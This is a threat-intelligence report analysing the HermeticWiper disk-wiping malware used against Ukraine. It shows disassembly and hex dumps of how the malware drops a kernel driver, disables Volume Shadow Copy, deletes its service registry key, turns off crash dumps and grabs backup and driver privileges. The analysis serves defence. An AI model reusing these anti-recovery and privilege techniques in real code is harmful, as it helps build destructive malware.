



Y L

# BRANDEFENSE

CYBER THREAT INTELLIGENCE

## HermeticWiper Technical Analysis Report

Author: Threat Intelligence Team

Release Date: 07.03.2022

Report ID: HWAR07032022

# Table of Contents

3

Introduction

19

Conclusion

21

Indicator of Compromises

# Introduction



## Overview

As the tension that started between Russia and Ukraine on February 24 turned into a physical conflict, at the same time, cyber-attacks and malware threats came to the fore. Researchers had found that Russian threat actors developed malware that corrupts MBR (Master Boot Record) and disk volumes for Ukrainian organizations.

First, security researchers from ESET and Symantec detected this type of malware. We then analyzed the sample, making sense of it with various IoC findings. As a result, security providers have named this example HermeticWiper.





Figure 1: On February 23, IoCs which have shared by ESET

The malware was detected on thousands of different devices in Ukraine and tagged as **KillDisk.NCV**. It is named HermeticWiper because of the digital certificate the malware holds. The certificate, issued with Hermetica Digital Ltd, is valid from 2021.

Researchers state they can obtain the certificate by using it on behalf of a front company or confiscating a closed company. However, security researchers have noticed that malware signed with this certificate is no longer seen.



**Figure 2:** HermeticWiper Software Signed with Hermetica Digital Ltd Certificate

## HermeticWiper Technical Analysis

The HermeticWiper malware, the subject of the report, was examined on the Windows 10 64-bit operating system. Additional source files used by HermeticWiper vary according to the target operating system.

SHA256	1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
SSDEEP	1536:sBOoa7Nn52wurilmw9BgjKu1sPPxaSLyqC:sBOoa7P2wxIPwV1qPkSuqC
File Type	Win32 EXE

### Payloads Used

HermeticWiper has four different payloads designed for x64 and x86 architectures according to the operating systems it targets in the .rsrc section called RCDATA. DRV\_X64 (64-bit) and DRV\_X86 (32-bit) are used for Vista and later operating systems, while the remaining two payloads, DRV\_XP\_X64 and DRV\_XP\_X86, are also used for XP operating system.



Figure 3: Additional resources embedded in HermeticWiper software

These files are hosted as compressed data and are extracted from the archive by the "LZ" functions (LzOpenFileW, LZClose, LZCopy).

## File System Change

HermeticWiper determines which of the additional resources it will use, kept in compressed form, by checking the operating system version it is working on. Malware authors have designed to run on Vista and higher operating systems the 64-bit and 32-bit versions of the payloads and contain additional embedded files for the XP operating system.

```
.text:00FC2A6B
.text:00FC2A6B          loc_FC2A6B:          ; Size
.text:00FC2A6B      68 1C 01 00 00      push    11Ch
.text:00FC2A70      8D 85 80 FE FF FF      lea    eax, [ebp+VersionInformation]
.text:00FC2A76      6A 00                push    0 ; Val
.text:00FC2A78      50                  push    eax ; void *
.text:00FC2A79      E8 67 25 00 00      call   memset
.text:00FC2A7E      8B 35 B0 50 FC 00      mov    esi, ds:VerSetConditionMask
.text:00FC2A84      83 C4 0C            add    esp, 0Ch
.text:00FC2A87      C7 85 80 FE FF FF+   mov    [ebp+VersionInformation.dwOSVersionInfoSize], 11Ch
.text:00FC2A87      1C 01 00 00
.text:00FC2A91      C7 85 84 FE FF FF+   mov    [ebp+VersionInformation.dwMajorVersion], 6
.text:00FC2A91      06 00 00 00
.text:00FC2A9B      C7 85 88 FE FF FF+   mov    [ebp+VersionInformation.dwMinorVersion], 0
.text:00FC2A9B      00 00 00 00
.text:00FC2AA5      6A 03                push    3 ; Condition
.text:00FC2AA7      6A 02                push    2 ; TypeMask
.text:00FC2AA9      6A 00                push    0
.text:00FC2AAB      6A 00                push    0 ; ConditionMask
.text:00FC2AAD      FF D6                call   esi ; VerSetConditionMask
.text:00FC2AAF      6A 03                push    3 ; Condition
.text:00FC2AB1      6A 01                push    1 ; TypeMask
.text:00FC2AB3      52                  push    edx
.text:00FC2AB4      50                  push    eax ; ConditionMask
.text:00FC2AB5      FF D6                call   esi ; VerSetConditionMask
.text:00FC2AB7      52                  push    edx
.text:00FC2AB8      50                  push    eax ; dwlConditionMask
.text:00FC2AB9      6A 03                push    3 ; dwTypeMask
.text:00FC2ABB      8D 85 80 FE FF FF      lea    eax, [ebp+VersionInformation]
.text:00FC2AC1      50                  push    eax ; lpVersionInformation
.text:00FC2AC2      FF 15 B4 50 FC 00      call   ds:VerifyVersionInfoW ; Check Vista or later OS version
.text:00FC2AC8      85 C0                test   eax, eax
.text:00FC2ACA      74 19                jz     short loc_FC2AE5
```

Figure 4: Hermeticwiper OS Version Control






Figure 5: Payload selection by operating system version

HermeticWiper uses embedded resources as driver files. After HermeticWiper is determined the source to use, it creates a random four-character file with no extension in the C:\Windows\System32\drivers directory. The file created in the directory is named differently each time the program runs, but the name length remains constant (4 characters). The file's content is the same as the data in the source part of the program (RCDATA). In other words, the payload is copied to this directory in an archived form.

```

FD 80  jldr
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 53 5A 44 44 88 F0 27 33 41 00 48 44 00 00 FF 4D ŠZDD^š'3A.HD..ÿM
00000010 5A 90 00 03 00 00 00 7D 04 F5 F0 FF FF 00 00 B8 Z.....}ššÿÿ..
00000020 F5 F0 A2 01 01 40 01 04 0F 0D 1C 09 F0 F5 F0 0E ššc...@.....ššš.
00000030 FF 1F BA 0E 00 B4 09 CD 21 FF B8 01 4C CD 21 54 Ÿ.°...^Í!ÿ..Lí!T
00000040 68 69 FF 73 20 70 72 6F 67 72 61 FF 6D 20 63 61 hiÿs prograym ca
00000050 6E 6E 6F 74 FF 20 62 65 20 72 75 6E 20 FF 69 6E nnotÿ be run Ÿin
00000060 20 44 4F 53 20 6D FF 6F 64 65 2E 0D 0D 0A 24 FE DOS mÿode....$p
00000070 01 04 8A CD 9C 54 CE AC F2 7D 07 74 05 E9 6A 72 ..ŠÍœTÎ-ò).t.éjr
00000080 07 CF 7D 02 77 9C 07 CD 75 02 F3 07 D1 7D 02 DD .İ}.wœ.Íu.ó.Ń}.Ÿ
00000090 89 8B 02 E9 6A 8F 9B 04 9F 07 D5 C0 7D 02 83 83 %<.éj.>.Ÿ.ŌÀ}.ff
000000A0 04 8A 83 02 52 69 E3 63 68 74 01 1C 0D D0 05 50 .Šf.Riächt...Đ.P
000000B0 45 00 FF 00 64 86 06 00 B9 D7 A4 FD 48 24 07 22 E.ÿ.dt...^xÿH$."
000000C0 00 0B 02 08 00 6E F5 00 00 00 0A 01 03 08 60 F5 .....nš.....`š
000000D0 F0 E5 10 01 01 01 03 0D 11 02 00 00 D1 06 F5 šâ.....Ń.š
000000E0 F0 20 15 01 02 80 F5 F3 7C C3 C0 10 15 F8 F1 0A š ...œšó|ÄÄ..œñ.
000000F0 15 45 18 49 16 57 1A 00 64 BA 09 10 28 D4 0A 00 .E.I.W..d°..(Ō..
00000100 00 2C 12 11 30 EF 00 00 48 14 F5 F0 70 00 00 09 ,...0i...H.ššp...
00000110 0C 29 01 89 10 1C D0 0D AC 1D B9 19 89 10 F8 2C .).%..Đ.-.^.%ø,
00000120 01 0E 1D 00 15 0E 74 0E 70 74 00 FF 00 33 1D 03 Ÿ 0 00000120
  
```

Figure 6: Copying the archived source file to C:\windows\system32\drivers without extension

The image above shows the file named "jldr" that had dropped in the target directory and the file content.

# HermeticWiper Analysis Report



The compressed driver file (without the .sys extension) left in the C:\Windows\System32\drivers directory is extracted from the archive and deleted after the final driver file is created (by adding the .sys extension).

```

.text:00FC2E25 6A 02          push     2          ; wStyle
.text:00FC2E27 50            push     eax        ; lpReOpenBuf
.text:00FC2E28 53            push     ebx        ; lpFileName
.text:00FC2E29 FF 15 1C 51 FC 00 call    ds:LZOpenFileW
.text:00FC2E2F 8B F0        mov     esi, eax
.text:00FC2E31 85 F6        test    esi, esi
.text:00FC2E33 0F 88 BF 00 00 00 js      loc FC2EF8

.text:00FC2E39 68 58 52 FC 00 push    offset pszExt ; ".sys"
.text:00FC2E3E 8D 85 78 FC FF FF lea    eax, [ebp+pszDest]
.text:00FC2E44 50            push     eax        ; pszPath
.text:00FC2E45 FF 15 3C 51 FC 00 call    ds:PathAddExtensionW
.text:00FC2E4B 68 02 10 00 00 push    1002h      ; wStyle
.text:00FC2E50 8D 85 68 FB FF FF lea    eax, [ebp+var_498]
.text:00FC2E56 50            push     eax        ; lpReOpenBuf
.text:00FC2E57 53            push     ebx        ; lpFileName
.text:00FC2E58 FF 15 1C 51 FC 00 call    ds:LZOpenFileW
.text:00FC2E5E 89 45 EC        mov     [ebp+driver_file_data], eax
.text:00FC2E61 85 C0        test    eax, eax
.text:00FC2E63 79 0C        jns     short loc_FC2E71

.text:00FC2E71                                loc_FC2E71:          ; hfDest
.text:00FC2E71 50            push     eax
.text:00FC2E72 56            push     esi        ; hfSource
.text:00FC2E73 FF 15 18 51 FC 00 call    ds:LZCopy
.text:00FC2E79 56            push     esi        ; hFile
.text:00FC2E7A 8B 35 14 51 FC 00 mov     esi, ds:LZClose
.text:00FC2E80 8B F8        mov     edi, eax
.text:00FC2E82 FF D6        call    esi ; LZClose
.text:00FC2E84 FF 75 EC        push   [ebp+driver_file_data] ; hFile
.text:00FC2E87 FF D6        call    esi ; LZClose
.text:00FC2E89 85 FF        test    edi, edi
.text:00FC2E8B 7E 5B        jle     short loc_FC2EE8
    
```

Figure 7: Extracting the compressed file with the help of LZ functions create driver file

```

FD 000 jldr.sys
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....ÿÿ..
00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00 .....ð...
00000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..°...'!í, .Lí!Th
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.
00000080 8A CD 9C 54 CE AC F2 07 CE AC F2 07 CE AC F2 07 ŠíœTî-ò.î-ò.î-ò.
00000090 E9 6A 72 07 CF AC F2 07 E9 6A 9C 07 CD AC F2 07 éjr.î-ò.éjø.î-ò.
000000A0 CE AC F3 07 D1 AC F2 07 E9 6A 89 07 CD AC F2 07 î-ó.Ñ-ò.éj%.î-ò.
000000B0 E9 6A 8F 07 CD AC F2 07 E9 6A 9F 07 C0 AC F2 07 éj..î-ò.éjÿ.À-ò.
000000C0 E9 6A 83 07 CF AC F2 07 E9 6A 8A 07 CF AC F2 07 éjf.î-ò.éjŠ.î-ò.
000000D0 52 69 63 68 CE AC F2 07 00 00 00 00 00 00 00 00 Richî-ò.....
000000E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
    
```

Figure 8: Actual content of the additional source file extracted from the archive



## Service Creation

After creating the driver file, HermeticWiper starts the service creation process by calling the OpenSCManager API function.

First, the malware checks whether there is an existing service through the driver file created. If there is no service available, the binary file with the same name as the file name is created as a service.

<pre> push 16 push dword ptr ss:[ebp-C] push eax call dword ptr ds:[&lt;&amp;OpenServiceW&gt;] mov edi,eax test edi,edi jne hermet.333ABA call esi mov esi,eax cmp esi,424 jne hermet.333A4C mov eax,dword ptr ss:[ebp-C] push edi push edi push edi push edi push dword ptr ss:[ebp-4] push 1 push 3 push 1 push F01FF push eax push eax push dword ptr ss:[ebp-8] call dword ptr ds:[&lt;&amp;CreateServiceW&gt;] mov edi,eax test edi,edi jne hermet.333A67 call dword ptr ds:[&lt;&amp;GetLastError&gt;] </pre>	<pre> [ebp-C]:L"jldr" eax:L"jldr" eax:L"jldr" eax:L"jldr" [ebp-C]:L"jldr" [ebp-4]:L"C:\\Windows\\system32\\Drivers\\jldr.sys" eax:L"jldr" eax:L"jldr" [ebp-8]:"€\x1E" eax:L"jldr" </pre>
---	--

Figure 9: Using the extracted file as a driver service

This service is created with SERVICE\_ALL\_ACCESS (0xF01FF) access rights indicating full access rights and has the following attributes:

- SERVICE\_KERNEL\_DRIVER: Installed as a driver service
- SERVICE\_DEMAND\_START: HermeticWiper sets the service to be started by the Service Control Manager when a process calls the StartService function.

## Service Configuration Change

After the driver service is created, it opens the connection to the VSS service. VSS (Volume Shadow Copy) is used in Microsoft Windows to make backups and consistent point-in-time data copies. This service has access rights SERVICE\_CHANGE\_CONFIG (0X0002) to change the service configuration settings and SERVICE\_STOP (0x0020) to stop the service.



```

.text:00333DE1
.text:00333DE1          loc_333DE1:          ; dwDesiredAccess
.text:00333DE1  6A 22                push    22h ; ""
.text:00333DE3  68 B4 58 33 00      push    offset ServiceName ; "vss"
.text:00333DE8  50                  push    eax ; hSCManager
.text:00333DE9  FF 15 20 50 33 00  call    ds:OpenServiceW
.text:00333DEF  8B D8               mov     ebx, eax
.text:00333DF1  85 DB               test   ebx, ebx
.text:00333DF3  75 0C               jnz    short loc_333E01

.text:00333E01
.text:00333E01          loc_333E01:          ; lpDisplayName
.text:00333E01  6A 00                push    0 ; lpPassword
.text:00333E03  6A 00                push    0 ; lpServiceStartName
.text:00333E05  6A 00                push    0 ; lpDependencies
.text:00333E07  6A 00                push    0 ; lpdwTagId
.text:00333E09  6A 00                push    0 ; lpLoadOrderGroup
.text:00333E0B  6A 00                push    0 ; lpBinaryPathName
.text:00333E0D  6A 00                push    0 ; lpServiceType
.text:00333E0F  6A FF                push    0FFFFFFh ; dwErrorControl
.text:00333E11  6A 04                push    4 ; dwStartType
.text:00333E13  6A 10                push    10h ; dwServiceType
.text:00333E15  53                  push    ebx ; hService
.text:00333E16  FF 15 14 50 33 00  call    ds:ChangeServiceConfigW
.text:00333E1C  85 C0               test   eax, eax
.text:00333E1E  75 04               jnz    short loc_333E24
    
```

Figure 10: VSS service configuration change

HermeticWiper tries to affect the functionality of the VSS service by changing its configuration parameters. The change can be explained as follows:

- HermeticWiper has changed the start type of the service to SERVICE\_DISABLED. This status means that the VSS service cannot be started/disabled. This change ensures the defender cannot perform data recovery or system restoration operations. After the service configuration change is complete, the control code SERVICE\_CONTROL\_STOP (0x00000001) is sent to the VSS service using the ControlService API function to stop working.

```

.text:00333E24
.text:00333E24          loc_333E24:          ; lpServiceStatus
.text:00333E24  6A 00                push    0
.text:00333E26  6A 01                push    1 ; dwControl
.text:00333E28  53                  push    ebx ; hService
.text:00333E29  FF 15 04 50 33 00  call    ds:ControlService
.text:00333E2F  8B 3D 08 50 33 00  mov     edi, ds:CloseServiceHandle
.text:00333E35  53                  push    ebx ; hSCObject
.text:00333E36  FF D7               call   edi ; CloseServiceHandle
    
```

Figure 11: Stopping VSS service with Controlservice function call



## Registry Change

HermeticWiper performs several different registry changes. We have explained these changes in detail below.

- With the creation of the driver service mentioned earlier, information about the driver service is saved in the **HKLM\SYSTEM\CurrentControlSet\Services\** registry key, but HermeticWiper deletes this registry key. We consider this behavior to be a privacy effort.

Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayName	REG_SZ	jldr
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	\??\C:\Windows\system32\Drivers\jldr.sys
Start	REG_DWORD	0x00000003 (3)
Type	REG_DWORD	0x00000001 (1)

Figure 12: Generated registry information associated with the driver service

```

.text:00332EB5 8D 85 60 F9 FF FF    lea    eax, [ebp+Destination]
.text:00332EBB 50                push   eax
.text:00332EBC 68 20 54 33 00      push   offset aSystemCurrentc_0 ; "SYSTEM\\CurrentControlSet\\services\\"
.text:00332EC1 8D 85 58 F7 FF FF    lea    eax, [ebp+SubKey]
.text:00332EC7 68 68 54 33 00      push   offset aSS ; "%s%s"
.text:00332ECC 50                push   eax ; LPWSTR
.text:00332ECD FF 15 68 51 33 00    call   ds:wsprintfW
.text:00332ED3 83 C4 10            add    esp, 10h
.text:00332ED6 8D 85 58 F7 FF FF    lea    eax, [ebp+SubKey]
.text:00332EDC 50                push   eax ; lpSubKey
.text:00332EDD 68 02 00 00 80      push   80000002h ; hKey
.text:00332EE2 FF 15 34 50 33 00    call   ds:RegDeleteKeyW
    
```

Figure 13: Deleting the registry key associated with the driver service

HermeticWiper changes the default value of the **CrashDumpEnabled** subkey (7) to 0 in the registry path **SYSTEM\CurrentControlSet\Control\CrashControl**. The threat actor does this to block functionality that can prevent data recovery and automatically dump memory in the event of a system crash.

According to Microsoft, the **CrashDumpEnabled** key is set to 7 to allow the Automatic Memory Dump feature, while it is set to 0 to disable this feature.

```

.text:00A72B71
.text:00A72B71          loc_A72B71:
.text:00A72B71 8D 45 FC          lea    eax, [ebp+phkResult]
.text:00A72B74 C7 45 FC 00 00 00+  mov    [ebp+phkResult], 0
.text:00A72B74 00
.text:00A72B7B 50                push   eax    ; phkResult
.text:00A72B7C 68 E0 56 A7 00    push   offset SubKey ; "SYSTEM\\CurrentControlSet\\Control\\Cra...
.text:00A72B81 68 02 00 00 80    push   80000002h ; hKey
.text:00A72B86 FF 15 4C 50 A7 00  call   ds:RegOpenKeyW
.text:00A72B8C 85 C0            test   eax, eax
.text:00A72B8E 75 24            jnz    short loc_A72BB4

.text:00A72B90 6A 04            push   4    ; cbData
.text:00A72B92 89 45 F4          mov    dword ptr [ebp+Data], eax
.text:00A72B95 8D 45 F4          lea    eax, [ebp+Data]
.text:00A72B98 50                push   eax    ; lpData
.text:00A72B99 6A 04            push   4    ; dwType
.text:00A72B9B 6A 00            push   0    ; Reserved
.text:00A72B9D 68 3C 57 A7 00    push   offset ValueName ; "CrashDumpEnabled"
.text:00A72BA2 FF 75 FC          push   [ebp+phkResult] ; hKey
.text:00A72BA5 FF 15 54 50 A7 00  call   ds:RegSetValueExW
.text:00A72BAB FF 75 FC          push   [ebp+phkResult] ; hKey
.text:00A72BAE FF 15 50 50 A7 00  call   ds:RegCloseKey
    
```

Figure 14: Setting the Crash Dump Enabled registry key

## File Privilege Change

The HermeticWiper file uses the privilege (authorization) constants described below to provide the necessary rights for the operations it will perform. These are:

- **SeBackupPrivilege**

Enabling this feature means the relevant process is excluded from ACL (Access-control list) control. In this way, it can access each file's contents, even if the necessary access permission does not provide.

```

.text:00FC3D69 50                push   eax    ; lpLuid
.text:00FC3D6A 68 A8 55 FC 00    push   offset aSebackupprivil ; "SeBackupPrivilege"
.text:00FC3D6F 6A 00            push   0    ; lpSystemName
.text:00FC3D71 FF D6            call   esi ; LookupPrivilegeValueW
.text:00FC3D73 6A 00            push   0    ; ReturnLength
.text:00FC3D75 6A 00            push   0    ; PreviousState
.text:00FC3D77 6A 00            push   0    ; BufferLength
.text:00FC3D79 53                push   ebx    ; NewState
.text:00FC3D7A C7 03 02 00 00 00  mov    dword ptr [ebx], 2
.text:00FC3D80 6A 00            push   0    ; DisableAllPrivileges
.text:00FC3D82 C7 43 0C 02 00 00+  mov    dword ptr [ebx+0Ch], 2
.text:00FC3D82 00
.text:00FC3D89 C7 43 18 02 00 00+  mov    dword ptr [ebx+18h], 2
.text:00FC3D89 00
.text:00FC3D90 FF 74 24 24      push   [esp+544h+TokenHandle] ; TokenHandle
.text:00FC3D94 FF 15 28 50 FC 00  call   ds:AdjustTokenPrivileges
    
```

Figure 15: Setting the SeBackupPrivilege privilege constant






- SeShutdownPrivilege

The user or process with this privilege has the right to shut down the system.

- SeLoadDriverPrivilege

Defines the user permission required to install and uninstall the device driver.




```
.text:00FC3979 8D 47 04      lea    eax, [edi+4]
.text:00FC397C 50           push   eax          ; lpLuid
.text:00FC397D 68 54 55 FC 00 push   offset aSeloaddriverpr ; "SeLoadDriverPrivilege"
.text:00FC3982 53           push   ebx          ; lpSystemName
.text:00FC3983 FF 15 2C 50 FC 00 call   ds:LookupPrivilegeValueW
.text:00FC3989 53           push   ebx          ; ReturnLength
.text:00FC398A 53           push   ebx          ; PreviousState
.text:00FC398B 53           push   ebx          ; BufferLength
.text:00FC398C 57           push   edi          ; NewState
.text:00FC398D C7 07 01 00 00 00 mov    dword ptr [edi], 1
.text:00FC3993 53           push   ebx          ; DisableAllPrivileges
.text:00FC3994 C7 47 0C 02 00 00+ mov    dword ptr [edi+0Ch], 2
.text:00FC3994 00
.text:00FC399B FF 75 EC     push   [ebp+TokenHandle] ; TokenHandle
.text:00FC399E FF 15 28 50 FC 00 call   ds:AdjustTokenPrivileges
.text:00FC39A4 89 45 F8     mov    [ebp+hSCManager], eax
```

Figure 16: Setting the SeLoadDriverPrivilege privilege constant

## Harddisk Discovery


HermeticWiper tries to detect the hard disks connected to the target computer. For this, it tries to detect physical disks using the expression `\\\\.\\PhysicalDrive\\%u`. For example:



```
λ wmic diskdrive list brief
Caption                DeviceID                Model                    Partitions  Size
Samsung SSD 970 EVO 250GB  \\.\PHYSICALDRIVE0    Samsung SSD 970 EVO 250GB  1            80525491200
```

Figure 17: Detection of physical disks connected to the computer

